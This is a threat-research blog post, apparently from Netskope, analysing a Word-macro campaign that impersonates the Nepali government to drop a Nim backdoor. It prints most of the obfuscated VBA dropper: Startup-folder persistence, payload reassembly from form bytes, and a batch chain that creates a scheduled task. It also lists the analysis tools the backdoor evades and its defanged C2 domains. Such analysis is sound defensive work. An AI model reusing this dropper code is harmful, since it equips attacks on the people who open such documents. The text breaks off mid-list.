A Look at the Nim-based Campaign Using Microsoft Word Docs to Impersonate the Nepali Government

netskope.com/blog/a-look-at-the-nim-based-campaign-using-microsoft-word-docs-to-impersonate-the-nepali-government

December 20, 2023

Summary

Threat actors often employ stealthy attack techniques to elude detection and stay under the defender's radar. One way they do so is by using uncommon programming languages to develop malware. Using an uncommon programming language to develop malware provides several benefits, including:

- Evading some signature based detections
- Impeding analysis by malware analysts that are unfamiliar with the language
- Limited community detection and published analysis


Netskope recently analyzed a malicious backdoor written in Nim, which is a relatively new programming language. Netskope Threat labs has observed an increase in Nim-based malware over the past year and expects Nim-based malware to become more popular as attackers continue to modify existing Nim-based samples. One of the highest-profile Nim-based malware families was the Dark Power ransomware, which began spreading in the wild earlier this year.

This blog post provides a breakdown of a recent targeted threat that uses Word document bait to deliver a Nim backdoor.

Delivery Method

A malicious Word document was used to drop the Nim backdoor. The document was sent as an email attachment, where the sender claims to be a Nepali government official sending security arrangements. Despite the security controls placed around macros in Office files, we are still seeing APT-attributed malware using them to drop their payload, like the Menorah malware we analyzed a couple of months ago.

Initially opening the file will show a blank document with an instruction to enable macros. When the user clicks "Enable Content," the auto-trigger routine (Document_Open) in the code will execute. Once the main function is called, the code is executed through additional VBA functions inside the document.



Malicious Word file prior enabling macro

Defense Evasion

To help bypass AV and static based detections, the VBA project is password protected and macros are obfuscated using the Chr( ) VBA function and string concatenation. The VBA code is split into the four subroutines in the image below.

```
Sub Document_Open()
sch_task
hide_cons
read_shell
vb_chain
End Sub
```

sch_task is a function that creates a VBscript named "OCu3HBg7gyI9aUaB.vbs" that will serve as the chain trigger. Initially, the VBscript is created in the AppData startup folder (C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\OCu3HBg7gyI9aUaB.vbs) and is set as a hidden file. Oddly, some variables are initialized in one function, but then utilized in a different function/s, which could be meant to confuse static analysis. Some strings referring to directories and libraries are split and then concatenated to evade static detection.

```
Function sch_task()
Set objShell = GetObject("new: {72C24DD5" + "-D70A-438B-8A42" + "-98424B88AFB8}")
Appdata = Environ$("Ap" + "pDa" + "ta")
LocalAppdata = Environ$("Loc" + "alAp" + "pData")
tPath = Environ$("Te" + "mp")
tFilePath = tPath & "\*.log"
h10001 = "true"
h10002 = "Nothing"
Set objFSO = CreateObject("Scr" + "ipti" + "ng.Fi" + "leS" + "ystem" + "Ob" + "ject")
invbsFile = Appdata & "\Micros" + "oft\Wi" + "ndows\S" + "tart Me" + "nu\Prog" + "rams\S" + "tartu" + "p\OCu3HBg7g" + "yI9aUaB" + ".vbs"
Set objFile = objFSO.CreateTextFile(invbsFile, True)
objFile.WriteLine "WScript.Sleep 300000"
h10001 = Replace(a001, "true", "true")
objFile.WriteLine "If Ping() = true then"
h10002 = Replace(a002, "Nothing", "Nothing")
objFile.WriteLine "Set obj = Nothing"
objFile.WriteLine "WScript.Sleep 300000"
objFile.WriteLine "CreateObject(""Wscript.Shell"").Run chr(34) & """ & LocalAppdata & "\8lGghf8kIPIuu3cM.bat"" & chr(34), 0, False"
objFile.WriteLine "Else"
objFile.WriteLine "WScript.Sleep 300000"
objFile.WriteLine "CreateObject(""Wscript.Shell"").Run chr(34) & """ & LocalAppdata & "\8lGghf8kIPIuu3cM.bat"" & chr(34), 0, False"
objFile.WriteLine "End If"
objFile.WriteLine "Function Ping()"
objFile.WriteLine "Dim objPing"
objFile.WriteLine "Dim objstatus"
objFile.WriteLine "Ping = false"
objFile.WriteLine "Set objPing = GetObject(""winmgmts:{impersonationLevel=impersonate}"")._"
objFile.WriteLine "ExecQuery(""SELECT * FROM Win32_PingStatus where address = 'www.google.com'"")"
objFile.WriteLine "For each objstatus in objPing"
objFile.WriteLine "If objstatus.StatusCode = 0 then"
objFile.WriteLine "Ping = true"
objFile.WriteLine "Exit Function"
objFile.WriteLine "End If"
objFile.WriteLine "Next"
objFile.WriteLine "End Function"
objFile.Close
End Function
```

VBA code for sch_task routine.

hide_cons is a function to create another VBScript named “skriven.vbs,” which will be used by “8lGghf8kIPIuu3cM.bat” as a shell to run other scripts. More detailed info about this batch script is found below. Again, some strings referring to directories and libraries are split and then concatenated.


```
Function hide_cons()
Set objShell = GetObject("new: {72C24DD5" + "-D70A-438B-8A42" + "-98424B88AFB8}")
foldername = Environ$("Loc" + "alAp" + "pData")
Set objShell = CreateObject("Wscri" + "pt.S" + "hell")
Set objFSO = CreateObject("Scri" + "ptin" + "g.Fil" + "eSyst" + "emOb" + "ject")
vbsfile = foldername & "\skriven.vbs"
Set objFile = objFSO.CreateTextFile(vbsfile, True)
objFile.WriteLine "GetObject(""new: {72C24DD5-D70A-438B-8A42-98424B88AFB8}"").Run chr(34) & WScript.Arguments(0) & chr(34), 0, False"
objFile.Close
End Function
```

VBA code for hide_cons routine.

read_shell is a function that creates the payload named conhost.exe, which is inside a ZIP archive. As can be seen from the screenshot below of the macro code, it assembles the ZIP from an array of decimals (by converting each to byte) stored in the “**UserForm1**” object. The resulting byte array is the actual ZIP file and is dropped to C:\Users\<user>\AppData\Local\Microsoft\conhost.zip

```
Function read_shell()
Dim filename As String
Dim foldername As String
filename = "conhost"
foldername = Environ$("LocalAppData")
filepath = foldername & "\Microsoft\" & filename
Dim linenum As Double
arIndex = 0
Dim bytesArray(189834) As Byte
formBytes = Split(UserForm1.TextBox1.Text, "-")
For Each v In formBytes
bytesArray(arIndex) = CByte(v)
arIndex = arIndex + 1
Next
Open filepath & ".zip" For Binary Access Write As #3
Put #3, , bytesArray
Close #3
End Function
```

VBA code for read_shell routine.



UserForm1 Containing Decimal/Bytes.

vb_chainis a function mainly for creating “8lGghf8kIPIuu3cM.bat”, which will be the stage of infection before the final payload. Exact file paths are generated by the VBA macro before writing to the batch file.


```
Function vb_chain()
Set objShell = GetObject("new: {72C24DD5-D70A-438B-8A42-98424B88AFB8}")
Set objFSO = CreateObject("Scri" + "ptin" + "g.Fil" + "eSyst" + "emOb" + "ject")
foldername = Environ$("Loc" + "alAp" + "pData")
vbsfile = foldername & "\skriven.vbs"
zfile = foldername & "\Microsoft\conhost.zip"
unzFile = foldername & "\unz.vbs"
outFile = foldername & "\8lGghf8kIPIuu3cM.bat"
Set objFile = objFSO.CreateTextFile(outFile, True)
objFile.WriteLine ">""" & foldername & "\unzFile.vbs"" ("
objFile.WriteLine "@echo off"
objFile.WriteLine "echo Set objFSO = CreateObject(""Scripting.FileSystemObject""^)"
objFile.WriteLine "echo Set objFile = objFSO.CreateTextFile(""" & unzFile & """, True^)"
objFile.WriteLine "echo objFile.WriteLine ""Set zcAps = GetObject(""""new:13709620-C279-11CE-A49E-444553540000"""")"""
objFile.WriteLine "echo objFile.WriteLine ""zcAps.Namespace(""" & Chr(34) & foldername & Chr(34) & """).CopyHere zcAps.Namespace(""" & Chr(34) & zfile & Chr(34) & """).items"""
objFile.WriteLine "echo objFile.Close"
objFile.WriteLine "echo Set objFile = Nothing"
objFile.WriteLine ")"
objFile.WriteLine ">""" & foldername & "\2L7uuZQboJBhTERK.bat"" ("
objFile.WriteLine "echo @echo off"
objFile.WriteLine "echo wscript.exe """ & foldername & "\unzFile.vbs"""
objFile.WriteLine "echo """ & vbsfile & """ """ & foldername & "\2BYretPBD4iSQKYS.bat"""
objFile.WriteLine ")"
objFile.WriteLine ">""" & foldername & "\2BYretPBD4iSQKYS.bat"" ("
objFile.WriteLine "echo @echo off"
objFile.WriteLine "echo wscript.exe """ & foldername & "\unz.vbs"""
objFile.WriteLine "echo """ & vbsfile & """ """ & foldername & "\d.bat"""
objFile.WriteLine ")"
objFile.WriteLine ">""" & foldername & "\d.bat"" ("
objFile.WriteLine "echo @echo off"
objFile.WriteLine "echo schtasks /create /SC minute /MO 1 /TN ConsoleHostManager /TR """ & foldername & "\conhost.exe"" /F"
objFile.WriteLine "echo """ & vbsfile & """ """ & foldername & "\e.bat"""
objFile.WriteLine ")"
objFile.WriteLine ">""" & foldername & "\e.bat"" ("
objFile.WriteLine "echo del """ & foldername & "\unzFile.vbs"""
objFile.WriteLine "echo del """ & foldername & "\2L7uuZQboJBhTERK.bat"""
objFile.WriteLine "echo del """ & foldername & "\2BYretPBD4iSQKYS.bat"""
objFile.WriteLine "echo del """ & foldername & "\d.bat"""
objFile.WriteLine "echo del """ & foldername & "\e.bat"""
objFile.WriteLine ")"
objFile.WriteLine """" & vbsfile & """ """ & foldername & "\2L7uuZQboJBhTERK.bat"""
ActiveDocument.Shapes(2).Delete
ActiveDocument.Shapes(1).Visible = msoTrue
End Function
```

vb_chain code snapshot.

Dropped Files Summary:


e2a3edc708016316477228de885f0c39.doc drops:

- OCu3HBg7gyI9aUaB.vbs *(C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\OCu3HBg7gyI9aUaB.vbs)*
- skriven.vbs *(C:\Users\<user>\AppData\Local\skriven.vbs)*
- conhost.zip *(C:\Users\<user>\AppData\Local\Microsoft\conhost.zip)*
- 8lGghf8kIPIuu3cM.bat *(C:\Users\<jack>\AppData\Local\8lGghf8kIPIuu3cM.bat)* drops these in *C:\Users\<user>\AppData\Local*:
  - unzFile.vbs
  - unz.vbs
  - 2L7uuZQboJBhTERK.bat
  - 2BYretPBD4iSQKYS.bat
  - d.bat
  - e.bat



Nim Backdoor

The Word document drops a malicious backdoor named “conhost.exe”. The malware is written in Nim and was likely compiled on September 20, 2023. Nim is a statically typed compiled programming language. Its versatility shines through its ability to be compiled to C, C++, or JavaScript, coupled with a Pythonic syntax for a developer-friendly experience.



The backdoor runs within the same privilege as the current user logged in. It's looking to continue its ploy that the file was from a Nepali authority by imitating government domains for its C&C server ([.]govnp[.]org). When this backdoor is left undetected, users are at risk of having attackers gaining remote access.

Even though the C2 servers are no longer accessible at the time of analysis, we were still able to extrapolate some of its behaviors, which can be seen below.

Anti-analysis Technique

The malware performs a simple background check before connecting to its command and control server. Initially, the Nim backdoor spawns a command prompt to run tasklist.exe and checks for any processes running from its list of known analysis tools. The backdoor will terminate itself shortly if it sees any of the analysis tools from the list running.


```
@processhacker.exe
@procmon.exe
@pestudio.exe
@procmon64.exe
@x32dbg.exe
@x64dbg.exe
@CFF Explorer.exe
@procexp64.exe
@procexp.exe
@pslist.exe
@tcpview.exe
@tcpvcon.exe
@dbgview.exe
@RAMMap.exe
@RAMMap64.exe
@vmmap.exe
@ollydbg.exe
```

Processes the backdoor avoids

Command and control through web protocol

Once the backdoor confirms there are no analysis tools running, it will spawn another command prompt instance to get the machine's hostname, then connect to its C&C server. It encrypts the hostname with a function named bakery. The encrypted hostname is encoded twice in base64, spliced behind a randomly chosen C&C server URL, and then concatenated with the ".asp" suffix at the end to obtain the URL of the final command. The command delivered by the C&C server is obtained through an HTTP GET request.

Response data from GET contains the command from the C&C server. If the response data is different from the last time it was fetched, it means that the C&C server has issued a new command. Otherwise it will be dormant and keep requesting the command from the C&C server. Decryption of response data (command) is done by the confectionary function, then concatenated with cmd /c to execute the command. The execution result is also sent back to the server through a GET request. The key used for encryption and decryption is "NPA", which may be an abbreviation of NP (Nepal) Agent.



Screenshot of network traffic specific to the sample.

The sample contacts the following C2 hosts:

- mail[.]mofa[.]govnp[.]org
- nitc[.]govnp[.]org
- mx1[.]nepal[.]govnp[.]org
- dns[.]govnp[.]org


Persistence through Startup Folder and Scheduled Task

To retain access on the machine, a VBscript named “OCu3HBg7gyI9aUaB.vbs” is placed in the startup folder. The script will initially confirm an internet connection using WMI’s “Win32_PingStatus” class to ping https://www.google[.]com. If successful, it will run a batch file named “8lGghf8kIPIuu3cM.bat”.

The main task of the batch file “8lGghf8kIPIuu3cM.bat” is to drop files that will further unpack and create a scheduled task for the payload. The batch file will create more scripts that will carry out these subtasks:

- **unz.vbs** is used for decompressing the executable out from the archive into the same directory
- **unzFile.vbs** creates unz.vbs
- **2L7uuZQboJBhTERK.bat** is just for chaining; runs unzFile.vbs then runs 2BYretPBD4iSQKYS.bat
